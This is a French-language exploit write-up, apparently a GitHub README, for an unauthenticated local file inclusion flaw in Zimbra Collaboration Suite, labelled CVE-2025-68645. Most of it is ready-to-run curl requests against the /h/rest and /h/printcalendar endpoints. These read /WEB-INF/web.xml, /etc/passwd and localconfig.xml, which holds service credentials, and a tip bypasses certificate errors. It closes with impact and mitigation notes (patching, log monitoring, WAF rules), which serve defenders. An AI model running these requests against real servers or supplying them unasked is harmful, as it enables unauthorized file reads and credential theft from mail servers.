📌 Aperçu
Ce document décrit une vulnérabilité d'inclusion de fichier local (LFI) affectant Zimbra Collaboration Suite.
Le problème provient d'une gestion inappropriée du paramètre suivant :
/h/*?javax.servlet.include.servlet_path=
Cela permet à un utilisateur non authentifié d'accéder aux ressources internes de l'application.
🔍 Détails de la vulnérabilité
- Type : Inclusion de fichier local (LFI)
- Accès : Non authentifié
- Composant concerné : Webmail (interface classique)
- Vecteur d'attaque : Manipulation de requête HTTP
🧪 Vérification initiale
Requête de test :
curl -k "https://TARGET/h/rest?javax.servlet.include.servlet_path=/WEB-INF/web.xml"
▶️ Démo :


✅ Résultat
- Fichier interne récupéré avec succès
- Confirme une gestion incorrecte des entrées
⚙️ Comportement du point d'accès
Plusieurs points d'accès traitent le paramètre vulnérable différemment.
Exemple :
/h/printcalendar?javax.servlet.include.servlet_path=...
Observations :
- Comportement d'accès aux fichiers plus cohérent
- Meilleure fiabilité de réponse par rapport à
/h/rest
🚧 Considération TLS
Problème
SSL: certificate subject name does not match target host
Solution de contournement
curl -k "https://TARGET/..."
🚀 Exemples d'exploitation
📂 Accès à une ressource Web interne
curl -k "https://TARGET/h/printcalendar?javax.servlet.include.servlet_path=/WEB-INF/web.xml"
📂 Tentative d'accès à un fichier système
curl -k "https://TARGET/h/printcalendar?javax.servlet.include.servlet_path=/etc/passwd"
🔐 Accès à la configuration de l'application
curl -k "https://TARGET/h/printcalendar?javax.servlet.include.servlet_path=/opt/zimbra/conf/localconfig.xml"
Expositions potentielles :
- Identifiants de service
- Configuration interne
- Détails d'infrastructure
🧠 Impact
Une exploitation réussie peut conduire à :
- Divulgation de fichiers de configuration sensibles
- Exposition des services et de l'architecture internes
- Fuite d'identifiants
- Risque accru de compromission supplémentaire
🛡️ Atténuation
-
Mettre à jour Zimbra vers les versions corrigées
-
Restreindre l'accès aux points d'accès vulnérables
-
Surveiller les journaux pour les paramètres suspects :
javax.servlet.include.servlet_path
-
Déployer des règles WAF pour bloquer les motifs malveillants
💡 Points clés à retenir
- Les échecs de validation des entrées peuvent exposer des ressources internes
- Différents points d'accès peuvent se comporter de manière inconsistante
- Les fichiers de configuration contiennent souvent des informations critiques
- Une détection précoce réduit considérablement les risques
🏴 Conclusion
- Vulnérabilité confirmée : CVE-2025-68645
- L'exploitation permet un accès non autorisé aux fichiers
- Une correction immédiate est fortement recommandée
🔐 La sécurité compte

 0xblackash/cve-2025-68645










